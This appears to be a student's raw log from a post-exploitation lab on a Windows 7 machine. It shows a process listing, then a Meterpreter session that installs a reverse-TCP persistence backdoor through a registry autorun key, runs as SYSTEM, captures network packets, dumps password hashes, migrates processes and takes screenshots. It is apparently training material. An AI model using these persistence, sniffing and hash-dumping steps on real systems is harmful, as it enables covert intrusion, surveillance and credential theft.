1772	348	cmd.exe	x64	2	Win764bit-PC\student	C:\Windows\system32\cmd.exe
2024	680	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2056	540	conhost.exe	x64	0	Win764bit-PC\Administrator	C:\Windows\system32\conhost.exe
2124	2116	csrss.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
2148	2116	winlogon.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
2304	680	taskhost.exe	x64	2	Win764bit-PC\student	C:\Windows\system32\taskhost.exe
2388	1140	rdpclip.exe	x64	2	Win764bit-PC\student	C:\Windows\system32\rdpclip.exe
2524	2928	chrome.exe	x64	2	Win764bit-PC\student	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
2832	3552	ElQqirFlRs.exe	x86	2	NT AUTHORITY\SYSTEM	C:\Users\student\AppData\Local\Temp\rad15C08.tmp\ElQqirFlRs.exe
2848	680	wmpnetwk.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Program Files\Windows Media Player\wmpnetwk.exe
2920	2928	chrome.exe	x64	2	Win764bit-PC\student	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
2928	756	chrome.exe	x64	2	Win764bit-PC\student	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
2992	2952	cmd.exe	x64	0	Win764bit-PC\student	C:\Windows\system32\cmd.exe
3000	540	conhost.exe	x64	0	Win764bit-PC\student	C:\Windows\system32\conhost.exe
3064	3040	cmd.exe	x64	0	Win764bit-PC\Administrator	C:\Windows\system32\cmd.exe
3160	2928	chrome.exe	x64	2	Win764bit-PC\student	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
3192	2124	conhost.exe	x64	2	Win764bit-PC\student	C:\Windows\system32\conhost.exe
3416	2928	chrome.exe	x64	2	Win764bit-PC\student	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
3552	4040	cscript.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\system32\cscript.exe
3592	2928	chrome.exe	x64	2	Win764bit-PC\student	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
3788	2752	GoogleCrashHandler64.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\Update\1.3.36.152\GoogleCrashHandler64.exe
3956	752	iexplore.exe	x86	2	Win764bit-PC\student	C:\Program Files (x86)\Internet Explorer\iexplore.exe
4040	348	notepad.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\system32\notepad.exe
4052	2124	conhost.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe

Step 10:

```
meterpreter >  run persistence -h

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back

meterpreter > run persistence -A -U -I 20 -p 666

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN764BIT-PC_20230402.2134/WIN764BIT-PC_20230402.2134.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.1.66.48 LPORT=666
[*] Persistent agent script is 99618 bytes long
[+] Persistent Script written to C:\Users\student\AppData\Local\Temp\EqyjrTGx.vbs
[*] Executing script C:\Users\student\AppData\Local\Temp\EqyjrTGx.vbs
[+] Agent executed with PID 3552
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\bLYpBrWSO
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\bLYpBrWSO
meterpreter > ps
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN764BIT-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 4
Meterpreter     : x64/windows
meterpreter >  use sniffer
Loading extension sniffer...Success.
meterpreter >  sniffer_interfaces

1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )
2 - 'Intel(R) PRO/1000 MT Network Connection' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:false )
3 - 'AWS PV Network Device' ( type:0 mtu:9015 usable:true dhcp:true wifi:false )

meterpreter > sniffer_start 3 30
[*] Capture started on interface 3 (30 packet buffer)
meterpreter > sniffer_dump 3 /home/student/Desktop/shellcode/win7.cap
[*] Flushing packet capture buffer for interface 3...
[*] Flushed 14 packets (1641 bytes)
[*] Downloaded 100% (1641/1641)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /home/student/Desktop/shellcode/win7.cap
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 3f008c1c674223bbff60e18c9c3b3288...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...
```

Results:


meterpreter > migrate 756
[*] Migrating from 4040 to 756...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /home/student/Desktop/rADXsekX.jpeg
meterpreter > Running Firefox as root in a regular user's session is not supported. ($XAUTHORITY is /home/student/.Xauthority which is owned by student.)
rADXsekX.jpeg (JPEG Image, 2440 × 1205 pixels) - Scaled (38%) - Mozilla Firefox
file:///home/student/Desktop/rADXsekX.jpeg
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
File Edit View Terminal Tabs Help
meterpreter > migrate 756
[*] Migrating from 4040 to 756...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /home/student/Desktop/rADXsekX.jpeg
meterpreter > Running Firefox as root in a regular user's session is not supported. ($XAUTHORITY is /home/student/.Xauthority which is owned by student.)
meterpreter >


notepad.exe - Notepad
File Edit Format View Help